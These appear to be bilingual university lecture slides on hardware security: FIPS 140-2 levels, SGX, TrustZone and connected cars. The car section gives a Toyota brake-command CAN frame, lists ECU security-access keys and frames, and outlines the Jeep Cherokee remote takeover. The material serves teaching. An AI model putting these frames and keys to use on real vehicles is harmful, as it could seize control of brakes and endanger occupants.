- Security Level 2 enhances the physical security mechanisms of a Security Level 1 cryptographic module by adding the requirement for tamper-evidence, which includes the use of tamper-evident coatings or seals or for pick-resistant locks on removable covers or doors of the module.
- Tamper-evident coatings or seals are placed on a cryptographic module so that the coating or seal must be broken to attain physical access to the plaintext cryptographic keys and critical security parameters (CSPs) within the module.
- Tamper-evident seals or pick-resistant locks are placed on covers or doors to protect against unauthorized physical access.
- Security Level 2 requires, at a minimum, role-based authentication in which a cryptographic module authenticates the authorization of an operator to assume a specific role and perform a corresponding set of services.
- Security Level 2 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in the Common Criteria (CC) Protection Profiles (PPs).
- It is evaluated at the CC evaluation assurance level EAL2 (or higher).
- An equivalent evaluated trusted operating system may be used.
- A trusted operating system provides a level of trust so that cryptographic modules executing on general purpose computing platforms are comparable to cryptographic modules implemented using dedicated hardware systems.

FIPS 140-2: Security Level 3

- Security Level 3 In addition to the tamper-evident physical security mechanisms required at Security Level 2, Security Level 3 attempts to prevent the intruder from gaining access to CSPs held within the cryptographic module.
- Physical security mechanisms required at Security Level 3 are intended to have a high probability of detecting and responding to attempts at physical access, use or modification of the cryptographic module.
- The physical security mechanisms may include the use of strong enclosures and tamper detection/response circuitry that zeroizes all plaintext CSPs when the removable covers/doors of the cryptographic module are opened.
- Security Level 3 requires identity-based authentication mechanisms, enhancing the security provided by the role-based authentication mechanisms specified for Security Level 2.
- A cryptographic module authenticates the identity of an operator and verifies that the identified operator is authorized to assume a specific role and perform a corresponding set of services.
- Security Level 3 requires the entry or output of plaintext CSPs (including the entry or output of plaintext CSPs using split knowledge procedures) be performed using ports that are physically separated from other ports, or interfaces that are logically separated using a trusted path from other interfaces.
- Plaintext CSPs may be entered into or output from the cryptographic module in encrypted form (in which case they may travel through enclosing or intervening systems).

FIPS 140-2: Security Level 3


- Security Level 3 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in the PPs with the additional functional requirement of a Trusted Path and is evaluated at the CC evaluation assurance level EAL3 (or higher) with the additional assurance requirement of an Informal Target of Evaluation (TOE) Security Policy Model.
- An equivalent evaluated trusted operating system may be used.
- The implementation of a trusted path protects plaintext CSPs and the software and firmware components of the cryptographic module from other untrusted software or firmware that may be executing on the system.

FIPD 140-2: Security Level 4

- Security Level 4 provides the highest level of security defined in this standard.
- At this security level, the physical security mechanisms provide a complete envelope of protection around the cryptographic module with the intent of detecting and responding to all unauthorized attempts at physical access.
- Penetration of the cryptographic module enclosure from any direction has a very high probability of being detected, resulting in the immediate zeroization of all plaintext CSPs. Security Level 4 cryptographic modules are useful for operation in physically unprotected environments.
- Security Level 4 also protects a cryptographic module against a security compromise due to environmental conditions or fluctuations outside of the module's normal operating ranges for voltage and temperature.
- Intentional excursions beyond the normal operating ranges may be used by an attacker to thwart a cryptographic module's defenses.
- A cryptographic module is required to either include special environmental protection features designed to detect fluctuations and zeroize CSPs, or to undergo rigorous environmental failure testing to provide a reasonable assurance that the module will not be affected by fluctuations outside of the normal operating range in a manner that can compromise the security of the module.
- Security Level 4 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified for Security Level 3 and is evaluated at the CC evaluation assurance level EAL4 (or higher).
- An equivalent evaluated trusted operating system may be used.


Trusted Execution Environment

*Trusted Execution Environment (TEE) is a **tamper resistant processing environment** that runs on a separation kernel. It guarantees the authenticity of the executed code, the integrity of the runtime states (e.g. CPU registers, memory and sensitive I/O), and the confidentiality of its code, data and runtime states stored on a persistent memory. In addition, **it shall be able to provide remote attestation that proves its trustworthiness for third-parties.**



*"Trusted Execution Environment: What It is, and What It is Not". Mohamed Sabt, Mohammed Achemlal, Abdelmadjid Bouabdallah, 10.1109/Trustcom.2015.357

Trusted computing




The user trusts the manufacturer of a piece of hardware in the remote computer, and entrusts her data to a secure container hosted by the secure hardware.

Intel SGX Explained Victor Costan and Srinivas Devadas

Software Attestation

Software attestation proves to a remote computer that it is communicating with a specific secure container hosted by a trusted platform. The proof is an attestation signature produced by the platform's secret attestation key. The signature covers the container's initial state, a challenge nonce produced by the remote computer, and a message produced by the container.



Intel SGX Explained Victor Costan and Srinivas Devadas

Intel SGX

- Exécution isolée dans un processeur INTEL multi-cœurs, notion d'enclave
- Conçu pour résister aux malwares présents au niveau du système d'exploitation
- Un logiciel (ISV) crée une enclave à partir d'instructions SGX.
  - *Enclave Identity* est l'empreinte mémoire (hash) du logiciel et d'autres information
  - Sealing Identity est un certificat émis par le Sealing Authority pour certifier Enclave Identity, avec d'autres informations, par exemple un identifiant de produit.

- **A la production deux secrets hardware sont générés**
  - Root provisioning key
  - Root seal key (not known to Intel)
- **Le root seal key est utilisé pour calculer des seal keys pour les enclaves**
- **L'Attestation prouve l'intégrité d'une enclave**
  - Une enclave particulière Quoting Enclave (QE) génère une clé de signature asymétrique EPID
  - QE mesure l'intégrité d'une enclave et délivre une attestation de vérification

SGX Sealing

- **Sealed storage**
  - *Après la création d'une enclave les données internes de l'enclave sont protégés au runtime par une clé Seal Key*
  - *Des secrets peuvent être crées par l'enclave et stockés à l'extérieure de l'enclave selon un mécanisme dit Encrypted blob*


https://www.blackhat.com/docs/us-16/materials/us-16-Aumasson-SGX-Secure-Enclaves-In-Practice-Security-And-Crypto-Review.pdf

https://software.intel.com/content/www/us/en/develop/articles/innovative-technology-for-cpu-based-attestation-and-sealing.html

https://sgx101.gitbook.io/sgx101/sgx-bootstrap/overview

TrustZone©

- Le concept de TrustZone propose la virtualisation d'un processeur permettant la création de deux espaces de traitement de l'information le "Normal Word" et le "Secure World".
- Chacun de ces modes de fonctionnement possède un banc de registres séparé et des mécanismes d'interruption différents.
- Cependant le CPU et les mémoires internes (ROM, SRAM) sont communs aux deux mondes.
- Une troisième entité, le Monitor gère les changements de contexte entre le "Normal Word" et le "Secure World" à l'aide d'instructions spécifiques (Secure Monitor Call, SMC); elle se comporte de fait comme un hyperviseur qui réalise grâce à la technique de virtualisation, une isolation des espaces dits normaux ou sécurisés.





- Les tailles mémoire internes (In-SoC) sont de l'ordre de 10 Ko pour la ROM et 128 Ko pour la SRAM.

TELECOM Paris

IP PARIS


- **D'un point de vue physique, et contrairement aux Secure Elements, le processeur n'implémente pas de contremesures matérielles.**
- **Les mémoires externes (Off-Soc), non volatiles (ROM, FLASH) ou volatiles (DRAM…) sont partagées par les deux mondes.**
- **Une entité MMU (Memory Management Unit) réalise les partitions nécessaires à leur virtualisation; des protections cryptographiques (chiffrement et intégrité) sont nécessaires pour la sécurité des informations stockées par le "Secure World".**
- **Le MMU assure également les partitions mémoires internes au SoC.**
- **Le concept TrustZone introduit la notion d'entrée/sortie (IO) sécurisée.**
  - Un clavier sécurisé est géré par un pilote (driver) exécuté dans un SW.
  - Un affichage sécurisé dispose deux mémoires d'affichage (FrameBuffer) distinctes, et donc implique la disponibilité d'un contrôleur particulier.
  - Un pilote NFC exécuté en mode SW assure le traitement sécurisé de transaction de paiement.



Normal world
Normal world user mode
Normal world privileged modes
Secure world
Secure world user mode
Secure world privileged modes
Monitor mode


Normal World
Rich OS Apps
TLC API
Trustlet Connector (TLC)
MobiCore® Driver API
Rich OS
MobiCore® Driver
MobiCore® Driver Kernel Module API
MobiCore® Driver Kernel Module
TCI
MCI
MCI
Secure World
ARM® TrustZone® with MobiCore®
Trustlets
MobiCore® Trustlet API
MobiCore®
Runtime Manage-ment
Crypto Driver
Keypad Driver
G&D Microkernel
ARM® TrustZone® Enabled SoC

UseCase


Voitures Connectées et Autonomes






Bus CAN

ECU et Bus CAN



Ford PCM ECU

Structure d'un paquet CAN



108 bits, 2 µs/bits, 4700 pkt/s

Payload ISO-TP: Length SID PID

Example de message CAN

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
  - CN => Counter (00-80)
  - S1 S2 => Force applied to brakes
    - Negative for braking
  - ST => Adjustment State
  - CS => Checksum]
- Example:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets
-
```
secret_keys = {
                0x7E0: "00 60 60 00",
                0x7E2: "00 60 60 00"
    }
secret_keys2 = {
                0x7B0: "00 25 25 00"
               }
```


- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

Remote Alteration of an Unaltered Passenger Vehicle (2015)

- **Environ 1 million de véhicules concernés.**
- **Attaque via le système Uconnect 8,4AN/RA4, radio, navigation, Wi-Fi, réseau cellulaire**
  - Processeur Texas Instruments OMAP-DM3730
  - QNX OS
- **Procédure de mise à jour sans intégrité**
- **Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32**
- **Port TCP 6667 ouvert sur le réseau cellulaire Sprint**
  - D-Bus message services
  - Authentification anonyme
  - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
    - Communications CAN non sécurisées
    - ID (2octets), longueur (1o), information
- **Buffer overflow sur le processeur Renesas V850**
- **Prise de contrôle à distance**
  - Plage d'adresse IP, scan de port
  - Injection de messages CAN
- **Prise de contrôle à distance Autoradio, moteur, direction, freins**

Résumé de l'Attaque 2014 Jeep Cherokee



Port 6667

Coprocesseur Renesas V850

Firmware Modifié
(injection)

